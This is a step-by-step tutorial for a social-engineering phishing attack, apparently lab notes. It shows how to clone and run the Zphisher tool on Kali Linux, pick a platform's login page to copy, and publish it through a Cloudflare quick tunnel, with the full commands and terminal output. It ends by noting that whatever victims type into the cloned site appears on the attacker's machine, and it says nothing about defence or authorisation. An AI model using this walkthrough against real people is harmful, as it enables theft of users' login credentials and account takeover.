


Social Engineering

Social Engineering Attack:

1. Download Zphisher from github. Link: <https://github.com/htr-tech/zphisher>

2. Copy the link from Green "Code" button.




3. Open Terminal and type command. "git clone <https://github.com/htr-tech/zphisher.git>" and press Enter key

4. Once the zphisher gets downloaded.


5. Go to the zphisher folder by typing command. "cd zphisher"

6. Once inside the zphisher folder, type the command "bash zphisher.sh".



7. Once we get the zphisher screen, we can select the platform we want to copy by typing the index number. Example: 1

8. We need to select options from "Select a port forwarding service", out of 4 we can select either Localhost or Cloudflared.



9. Setting up Cloudflared.

download coudflaired-linux-amd64 in kali linux using this link

a.

https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqa1VobHFFRkk5N2FsMDFNQmFGdFQxR1dUdkZrZ3xBQ3Jtc0trcm90bGtOTWUwUDJvZEYzY0dUVfSUNlUTd1WFI6Z044THplcHN5bEwzeFhKT3A1SEVzS3l4ck9JcWZhd01pbEFFUVVJSWxMNkxpMHHqbKxZeXVneklrejBXX280WGJ0ajdKa0FyaW1PTHQ3ZTA5bw&q=https%3A%2F%2Fgithub.com%2Fcloudflare%2Fcloudflare-d%2Freleases%2Flatest%2Fdownload%2Fcloudflared-linux-amd64&v=u-dtVbGgXYU

b. Once Cloudflared is downloaded, go to download folder from terminal and type “chmod +x cloudflared-linux-amd64”

c. sudo ./cloudflared-linux-amd64 tunnel -url http://127.0.0.1:8080

```
—(kali@kali)-[~/Downloads]
$ sudo ./cloudflared-linux-amd64 tunnel --url http://127.0.0.1:8080
sudo] password for kali:
023-02-08T13:52:41Z INF Thank you for trying Cloudflare Tunnel. Doing so, without a Cloudflare account, is a quick way to experiment and try it out. However
be aware that these account-less Tunnels have no uptime guarantee. If you intend to use Tunnels in production you should use a pre-created named tunnel by
following: https://developers.cloudflare.com/cloudflare-one/connections/connect-apps
023-02-08T13:52:41Z INF Requesting new quick Tunnel on trycloudflare.com...
023-02-08T13:52:55Z INF | Your quick Tunnel has been created! Visit it at (it may take some time to be reachable): |
023-02-08T13:52:55Z INF | https://sol-newman-knights-licensing.trycloudflare.com |
023-02-08T13:52:55Z INF |
023-02-08T13:52:55Z INF Cannot determine default configuration path. No file [config.yml config.yaml] in [~/cloudflared ~/.cloudflare-warp ~/.cloudflare-war
/etc/cloudflared /usr/local/etc/cloudflared]
023-02-08T13:52:55Z INF Version 2022.9.0
023-02-08T13:52:55Z INF GOOS: linux, GOVersion: go1.18.5, GoArch: amd64
023-02-08T13:52:55Z INF Settings: map[protocol:quic url:http://127.0.0.1:8080]
023-02-08T13:52:55Z INF Generated Connector ID: 14b7643d-0e0e-4558-94d4-193486bd6e50
023-02-08T13:52:55Z INF Cloudflared will not automatically update when run from the shell. To enable auto-updates, run cloudflared as a service: https://dev
lopers.cloudflare.com/cloudflare-one/connections/connect-apps/run-tunnel/as-a-service/
023-02-08T13:52:56Z INF Initial protocol quic
023-02-08T13:52:56Z INF Starting metrics server on 127.0.0.1:34915/metrics
023/02/08 08:52:56 failed to sufficiently increase receive buffer size (was: 208 kiB, wanted: 2048 kiB, got: 416 kiB). See https://github.com/lucas-clemente
quic-go/wiki/UDP-Receive-Buffer-Size for details.
023-02-08T13:52:56Z WRN Your version 2022.9.0 is outdated. We recommend upgrading it to 2023.2.1
023-02-08T13:52:57Z INF Connection 765ccfd1-de16-4293-b264-28ebe6b8bb84 registered connIndex=0 ip=198.41.200.113 location=SIN
023-02-08T13:52:58Z INF Connection 1e727d71-a135-4757-9e6c-327876e37ebc registered connIndex=1 ip=198.41.192.47 location=BOM
023-02-08T13:52:59Z INF Connection 0a7f1a58-d284-42bb-a96e-d3358e21d5fa registered connIndex=2 ip=198.41.200.53 location=SIN
023-02-08T13:53:00Z INF Connection 615ff68b-7a95-4a88-b64a-1bb89a02adc registered connIndex=3 ip=198.41.192.227 location=BOM
Activate Windows
```

Copy the URL highlighted inside box and open in the browser and cloned page will be opened.

10. On entering the details in the cloned site, what ever details are entered by users. It will automatically be seen in attacker's box.